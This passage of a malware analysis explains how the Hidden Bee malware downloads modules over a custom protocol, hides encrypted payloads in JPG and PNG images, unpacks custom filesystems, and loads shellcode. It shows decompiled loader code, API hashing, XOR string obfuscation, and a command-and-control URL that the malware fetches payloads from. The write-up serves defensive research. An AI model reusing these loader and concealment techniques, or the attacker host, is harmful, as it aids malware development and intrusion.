127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push   offset aSltp ; "sltp"
024348FE push   eax
024348FF call  j_strcmp
02434904 pop    ecx
02434905 test   eax, eax
02434907 pop    ecx
02434908 jnz    loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
}
closesocket(v6[13]);
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *_func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = *_func_name[1];
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *))(int (__stdcall **)(_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *))(signed int, signed int))functions_list[2](8, 12);
    v18 = (_DWORD *)((int (__stdcall *))(int))functions_list[3](v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?@..C*..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....@.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=@.h*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...?@..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^@
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u@.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...@..h @.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e@.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F@..h@.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c@..hA@..@
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c@..h@.-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 D5 C3 01 00 00	r.bin..E@..hA@..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 D5 D9 01 00	on.dll..@..h@.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..@.bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h*
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S @ P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0f0d0a0R0Prz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu0y0y.0E0ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

### Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.

Offset (h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text	
00000000	01 04 00 10 1C 00 74 00 0C 05 00 00 B8 BE 00 00	.....t.....I..	<b>HEADERS</b>
00000010	70 06 00 00 18 B8 00 00 00 00 00 00	p.....	
<hr/>			
00000020	64 7E 6E 66 66 24 6E 66 66 00 00 0C 00 26 00 41	d~nff\$nff....&.A	<b>DLLS</b> DLLs offset = 0x1C struct dll_record { WORD name_length, WORD functions_count, char name []; //XORed }
00000030	4F 58 44 4F 46 39 38 24 6E 66 66 00 00 0C 00 08	OXDOF98\$nff....	
00000040	00 4B 4E 5C 4B 5A 43 39 38 24 6E 66 66 00 00 0B	.KN\KZC98\$nff...	
00000050	00 04 00 49 6B 68 63 64 6F 7E 24 6E 66 66 00 00	...Ikhcd0~\$nff..	
00000060	0A 00 06 00 47 59 5C 49 58 5E 24 6E 66 66 00 00	....GY\IX^\$nff..	
<hr/>			
00000070	8C E7 AE 97 9F 66 BD 6B 9B 5C 88 0B	šç@-žf"k>\..	<b>IAT</b> IAT offset = 0x74 DWORD checksum[];
00000080	24 75 82 0D 30 B8 82 0D 9D BB 93 1C CA 96 93 1C	\$u, .0, , .t»".E-".	
00000090	5E 96 93 1C 06 2E 6B D3 F9 58 B6 04 07 32 B5 50	^-"...kôúXq..2µP	
<hr/>			
00000180	87 F0 96 7C 3D AD 39 0D C7 0E E0 3D F3 16 E6 F5	±d- =9.ç.f=ó.óđ	<b>CODE</b> Entry Point = 0x050C
00000190	7C B0 3E 88 EA 3D 9D 7C	°>.ę=ł	
000001A0	8B 4C 24 08 8B 44 24 08 33 D2 83 C0 14 38 51 07	<L\$.<D\$.3Ń.Ř.8Q.	
000001B0	74 1C 33 F6 39 51 10 88 51 07 76 12 8B D6 83 E2	t.389Q..Q.v.<Ō.ă	
<hr/>			
0000B810	00 00 00 00 00 00 00 00 83 03 00 00 B2 03 00 00	.....	<b>RELOCATIONS</b> Offset = 0xB818 Size = 0x0670
0000B820	BF 03 00 00 E1 03 00 00 04 04 00 00 13 04 00 00	ž...á.....	
0000B830	24 04 00 00 2D 04 00 00 42 04 00 00 47 04 00 00	\$...-...B...G...	
0000B840	55 04 00 00 61 04 00 00 8C 04 00 00 9C 04 00 00	U...a...š...š...	
0000B850	BF 04 00 00 CE 04 00 00 EE 04 00 00 FA 04 00 00	ž...í...i...ú...	
0000B860	01 05 00 00 79 05 00 00 B0 05 00 00 B7 05 00 00	...y...°... ..	
0000B870	BE 05 00 00 CA 05 00 00 DF 05 00 00 EA 05 00 00	I...Ě...š...ę...	
0000B880	F2 05 00 00 51 06 00 00 63 06 00 00 74 06 00 00	ř...Q...c...t...	
<hr/>			
			Module Size = 0xBE88

### Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```
003107F5 lea    eax, [ebp-2CCh]
003107FB push   104h
00310800 push   eax                ; _DWORD
00310801 push   offset unk_317830
00310806 call   decode_memory
0031080B pop    ecx
0031080C push   eax                ; _DWORD
0031080D call   ds:ExpandEnvironmentStringsW
```

The decoding algorithm is simple, based on XOR:

```
1  _BYTE *_cdecl decode_memory(_BYTE *input_arr)
2  {
3  _BYTE *output_arr; // eax
4  unsigned int indx; // esi
5  bool is_finished; // zf
6
7  output_arr = input_arr + 0x14;
8  if ( input_arr[7] )
9  {
10     indx = 0;
11     is_finished = *((_DWORD *)input_arr + 4) == 0;
12     input_arr[7] = 0;
13     if ( !is_finished )
14     {
15         do
16         {
17             output_arr[indx] ^= input_arr[(indx & 7) + 8];
18             ++indx;
19         }
20         while ( indx < *((_DWORD *)input_arr + 4) );
21     }
22 }
23 return output_arr;
24 }
```

### Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used stenography works.

First, we can see that the URLs are retrieved from their Base64 form:

```
00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call  base64_decode
00311B6B add   esp, 10h
```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

### Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8      jz      loc_311F3C
1CBE      cmp     byte ptr [ebx], 0FFh
1CC1      jnz     invalid_payload
1CC7      cmp     byte ptr [ebx+1], 0D8h
1CCB      jnz     invalid_payload
1CD1      cmp     word ptr [ebx+2], 0E0FFh
1CD7      jnz     invalid_payload
1CDD      cmp     byte ptr [ebx+6], 'J'
1CE1      jnz     invalid_payload
1CE7      cmp     byte ptr [ebx+7], 'F'
1CEB      jnz     invalid_payload
1CF1      cmp     byte ptr [ebx+8], 'I'
1CF5      jnz     invalid_payload
1CFB      cmp     byte ptr [ebx+9], 'F'
1CFF      jnz     invalid_payload
1D05      cmp     byte ptr [ebx+0Ah], 0
1D09      jnz     invalid_payload
```


Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the lrcx magic ID.



After decoding the content, the hash of the lrcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.



The !rcx package has a simple header:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	21	72	63	78	EA	CF	01	00	1B	5C	78	03	D6	5E	3B	45	!rcx=ð... \x.Ô^;E
00000010	F8	F8	01	E6	E0	91	C5	16	18	3A	6C	38	0D	08	C5	55	ËË.Öf`L...:18..ÛU
00000020	DB	7E	74	8B	78	73	E7	10	B0	0C	00	00	00	00	00	00	Û~t<xsc;°.....
00000030	78	0C	00	00	00	00	00	00									x.....
00000040	00	00	E8	04	00	00	00	0F	00	60	0C	58	60	64	8B	35	1R@...„V.
00000050	30	00	00	00	52	51	50	56	E8	44	00	00	00	61	C3	8B	..č.....`X`d<5
00000060	54	24	04	8B	44	24	0C	56	8B	74	24	0C	57	8D	3C	02	0...RQPvčD...aĂ<
00000070	0F	B7	02	42	42	83	F8	41	7C	08	83	F8	5A	7F	03	83	T\$.<D\$.V<t\$.WŤ<.
00000080	C0	20	0F	B7	0E	46	46	83	F9	41	7C	08	83	F9	5A	7F	..BB.řA ..řZ...
00000090	03	83	C1	20	3B	D7	73	04	3B	C1	74	D4	5F	2B	C1	5E	ř .-.FF.úA ..úZ.
000000A0	C3	55	8B	EC	83	EC	4C	8B	45	08	53	56	57	8B	70	0C	..Ă ;*s.;ĂtÔ_+Ă^
000000B0	6A	6C	58	33	C9	66	89	45	BE	66	89	45	C8	66	89	45	ĂU<ě.ěL<E.SVW<p.
000000C0	CA	66	89	45	EE	66	89	45	F0	66	89	45	F6	66	89	45	j1X3Ěf#E1f#EĚf#E
																	f#E1f#EĚf#EĚf#E

Magic: !rcx  
 Size  
 SHA256  
 Code

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea     eax, [ebp+var_8]
003116D1 push    8
003116D3 push    eax
003116D4 push    edi
003116D5 xor     esi, esi
003116D7 mov     [ebp+var_8], 89h
003116DB mov     [ebp+var_7], 'P'
003116DF mov     [ebp+var_6], 'N'
003116E3 mov     [ebp+var_5], 'G'
003116E7 mov     [ebp+var_4], 0Dh
003116EB mov     [ebp+var_3], 0Ah
003116EF mov     [ebp+var_2], 1Ah
003116F3 mov     [ebp+var_1], 0Ah
003116F7 call   j_memcmp
003116FC add     esp, 0Ch

```

The function decoding the PNG has the following flow:

```


33 | decoded_buf = 0;
34 | png_hdr = 0x89u;
35 | v13 = 'P';
36 | v14 = 'N';
37 | v15 = 'G';
38 | v16 = '\r';
39 | v17 = '\n';
40 | v18 = 26;
41 | v19 = 10;
42 | if ( !j_memcmp(payload, &png_hdr, 8) )
43 |     decoded_buf = (_BYTE *)decode_from_png(payload, functions_list, &size);
44 | result = free(payload);
45 | if ( decoded_buf )
46 | {
47 |     if ( !(size & 3) )
48 |     {
49 |         buf_ptr = decoded_buf;
50 |         aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(_DWORD *)aria_key_ptr);
51 |         j_memset(aria_key_ptr + 4, 0, *(_DWORD *)aria_key_ptr);
52 |         if ( size )
53 |         {
54 |             do
55 |             {
56 |                 aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
57 |                 index += 16;
58 |                 buf_ptr += 16;
59 |             }
60 |             while ( index < size );
61 |         }
62 |         if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
63 |         {
64 |             if ( unpack_cab(&v10, (int)decoded_buf, size) )
65 |             {
66 |                 module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
67 |                 load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
68 |                 free_module(&v10);
69 |             }
70 |         }
71 |     }
72 |     result = free(decoded_buf);
73 | }
74 | return result;
75 | }

```

